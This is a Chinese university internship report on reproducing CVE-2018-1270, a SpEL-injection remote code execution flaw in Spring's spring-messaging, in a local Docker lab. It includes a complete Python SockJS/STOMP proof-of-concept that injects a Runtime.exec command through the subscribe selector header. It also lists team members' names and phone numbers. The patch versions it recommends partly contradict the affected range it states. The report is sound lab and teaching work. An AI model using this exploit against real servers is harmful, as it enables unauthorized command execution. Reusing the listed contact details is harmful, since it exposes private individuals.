**南开大学**

**实习实训漏洞复现报告**

**2024年7月25日**

目录

[1.漏洞复现结论（15分） 1](#_Toc173000405)

[1.1风险等级分布 1](#_Toc173000406)

[2.工作计划（25分 1](#_Toc173000407)

[2.1工作人员 1](#_Toc173000408)

[2.2漏洞对象 1](#_Toc173000409)

[2.3漏洞复现阶段 2](#_Toc173000410)

[2.4风险等级 2](#_Toc173000411)

[3.漏洞复现过程（35分） 2](#_Toc173000412)

[3.1风险管理及规避 3](#_Toc173000413)

[3.2测试方法 3](#_Toc173000414)

[3.3测试中所用的工具 4](#_Toc173000415)

[4.漏洞复现结果（25分） 4](#_Toc173000416)

[4.1 POC插件编写 4](#_Toc173000417)

[4.2 漏洞信息 6](#_Toc173000418)

# 1.漏洞复现结论（15分）

南开大学实习实训第五组的安全人员采用科学的漏洞复现步骤于2024年7月15日至2024年7月25日对spring-messaging进行了全面深入的漏洞复现。

本次共发现漏洞1个，其高危漏洞1个，中危漏洞0个,低危漏洞0个。

|  |  |  |
| --- | --- | --- |
| **序号** | **漏洞名称** | **风险值** |
| 1 | spring-messaging远程代码执行漏洞预警 | 高危 |

## 1.1风险等级分布

本次评估漏洞的详细风险等级分布如下：

|  |  |
| --- | --- |
| 攻击路径 | 远程 |
| 攻击复杂度 | 容易 |
| 权限要求 | 无需权限 |
| 影响范围 | 全局影响 |
| 数据保密性 | 数据泄露 |
| 数据完整性 | 传输被破坏 |
| 服务器危害 | 无影响 |

# 2.工作计划（25分

## 2.1工作人员

|  |  |  |  |
| --- | --- | --- | --- |
| 序号 | 职务 | 姓名 | 联系方式 |
| 1 | 组长 | 侯博文 | 13022498745 |
| 2 | 组员 | 陆皓喆 | 15058298819 |
| 3 | 组员 | 郝志成 | 15063560713 |
| 4 | 组员 | 秦德龙 | 16622753767 |
| 5 | 组员 | 胡博浩 | 18270856986 |

## 2.2漏洞对象

spring framework < 4.3.16和5.0.0 <= spring framework < 5.0.5，在本地部署测试。

## 2.3漏洞复现阶段


|  |  |
| --- | --- |
| 项目阶段 | 工作内容 |
| 环境搭建 | 通过docker配置文件搭建docker环境，环境启动后访问http://your-ip:8080验证是否搭建成功 |
| 漏洞复现 | 首先发送connect消息，建立与服务器的连接。  接着发送subscribe消息，订阅某一个地址如/topic/greetings，并在selector字段中插入SpEL表达式。  最后发送send消息，向/app/hello发送包含name字段的JSON数据，从而触发服务器向订阅地址发送消息、导致服务器执行插入的SpEL表达式。 |
| POC编写 | 按照漏洞复现的流程，我们先使用SockJS协议连接到目标服务器，初始化WebSocket连接。  然后依次发送connect消息、subscribe请求消息、send消息。  最终触发恶意SpEL表达式的执行。 |
| POC提交 | 整理POC脚本，提交POC。 |

## 2.4风险等级

|  |  |  |
| --- | --- | --- |
| 编号 | 风险等级 | 风险描述 |
| 1 | 高危 | 攻击路径远程，攻击复杂度容易，无需权限，影响范围为全局，POC已公开，会造成数据泄露、传输被破坏。 |


# 3.漏洞复现过程（35分）

在本地配置好docker环境后，根据实际的IP地址修改POC脚本。



然后执行编写好的POC脚本。



进入容器中验证：发现/tmp/success文件成功创建，表明漏洞复现成功！  


## 3.1风险管理及规避

严格在本地搭建漏洞环境，必要时可以切掉与外部网络的连接，不要对线上的运营中的网站进行测试，以免造成危害正常运营。  
 针对这个漏洞，可以升级版本和获取补丁。另外，根据漏洞的成因，我们可以在请求订阅信息的selector字段头添加输入验证和检查，防止恶意SpEl表达式的插入。

## 3.2测试方法

在本地搭建平台进行漏洞复现，在fofa.info查询在线测试子域名，在360指纹平台查询应用指纹，没有找到后提交指纹。通过在burpsuite抓包放包的方式编写poc代码，并在python3的pocsuite环境下测试poc代码。

在这个漏洞的POC中，使用的SpEl表达式是创建一个文件。通过观察结果的回显或者进入容器中，可以验证漏洞的存在。

## 3.3测试中所用的工具

firefox-latest; pocsuite-2.0.8; python 3.11；docker desktop-latest；windows 11; burpsuite v2023.6.2

# 漏洞复现结果（25分）

## 4.1 POC插件编写

import json

import logging

import random

import string

import sys

import threading

import time

import requests

# 配置日志

logging.basicConfig(stream=sys.stdout, level=logging.INFO)

def random\_str(length):

"""生成指定长度的随机字符串"""

letters = string.ascii\_lowercase + string.digits

return "".join(random.choice(letters) for \_ in range(length))

class SockJS(threading.Thread):

def \_\_init\_\_(self, url, \*args, \*\*kwargs):

super().\_\_init\_\_(\*args, \*\*kwargs)

self.base = f"{url}/{random.randint(0, 1000)}/{random\_str(8)}"

self.daemon = True

self.session = requests.Session()

self.session.headers = {

"Referer": url,

"User-Agent": "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)",

}

self.t = int(time.time() \* 1000)

def run(self):

"""运行SockJS线程，通过读取服务器保持连接"""

url = f"{self.base}/htmlfile?c=\_jp.vulhub"

response = self.session.get(url, stream=True)

for line in response.iter\_lines():

time.sleep(0.5)

def send(self, command, headers, body=""):

"""向SockJS服务器发送命令"""

data = [command.upper(), "\n"]

data.append("\n".join([f"{k}:{v}" for k, v in headers.items()]))

data.append("\n\n")

data.append(body)

data.append("\x00")

data = json.dumps(["".join(data)])

response = self.session.post(f"{self.base}/xhr\_send?t={self.t}", data=data)

if response.status\_code != 204:

logging.info(f"发送 '{command}' 数据出错。")

else:

logging.info(f"发送 '{command}' 数据成功。")

def \_\_del\_\_(self):

"""确保对象删除时会话关闭"""

self.session.close()

# 创建SockJS客户端并启动线程

sockjs = SockJS("http://your-ip:8080/gs-guide-websocket")

sockjs.start()

time.sleep(1)

# 发送连接命令

sockjs.send("connect", {"accept-version": "1.1,1.0", "heart-beat": "10000,10000"})

# 订阅一个主题

sockjs.send(

"subscribe",

{

"selector": "T(java.lang.Runtime).getRuntime().exec('touch /tmp/success')",

"id": "sub-0",

"destination": "/topic/greetings",

},

)

# 发送一条消息

data = json.dumps({"name": "vulhub"})

sockjs.send("send", {"content-length": len(data), "destination": "/app/hello"}, data)

## 4.2 漏洞信息

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** |  | **漏洞类别** | 远程命令执行漏洞 | **CVE-ID** | CVE-2018-1270 |
| **披露/发现时间** | 2018-04-05 | **bugtraq编号** |  | **CNNVD-ID：** | CNNVD-201804-245 |
| **提交时间** | 2018-04-05 | **漏洞发现者** | Dell | **CNVD-ID：** | CNVD-2018-07295 |
| **漏洞等级** | 高危 | **提交者** | Dell | **搜索关键词** | Spring Messaging CVE-2018-1270 远程命令执行 |
| **影响范围** | Spring Framework使用spring-messaging模块的应用程序，  spring framework < 4.3.16或  5.0.0 <= spring framework < 5.0.5 | | | | |
| **来源** | [CVE-2018-1270: Remote Code Execution with spring-messaging](https://spring.io/security/cve-2018-1270) | | | | |
| **漏洞简介** | CVE-2018-1270是Spring Framework中spring-messaging模块的一个远程命令执行漏洞。攻击者可以通过未正确验证的输入数据在WebSocket订阅过程中插入SpEL表达式，从而执行任意代码。 | | | | |
| **漏洞详情** | Spring Framework的spring-messaging模块存在一个安全漏洞，允许攻击者在WebSocket订阅请求中插入恶意的Spring表达式语言(SpEL)表达式。通过该漏洞，攻击者可以执行任意系统命令，从而控制受影响的服务器。 | | | | |
| **参考链接** | [CVE-2018-1270: Remote Code Execution with spring-messaging](https://spring.io/security/cve-2018-1270) [NVD - CVE-2018-1270 (nist.gov)](https://nvd.nist.gov/vuln/detail/CVE-2018-1270) | | | | |
| **靶场信息** | 可使用 [Vulhub](https://github.com/vulhub/vulhub) 中的相关环境进行漏洞复现。 | | | | |
| **POC** | 见上 | | | | |
| **修复方案** | 升级 Spring Framework：将 Spring Framework 升级到受影响版本的最新补丁版本，如5.0.5、4.3.14或3.2.18。 获取补丁：目前厂商已发布升级补丁以修复漏洞，补丁获取链接：  https://pivotal.io/security/cve-2018-1270  输入验证：在处理WebSocket消息时，确保对用户输入进行严格的验证和过滤，避免直接执行未经验证的SpEL表达式。 | | | | |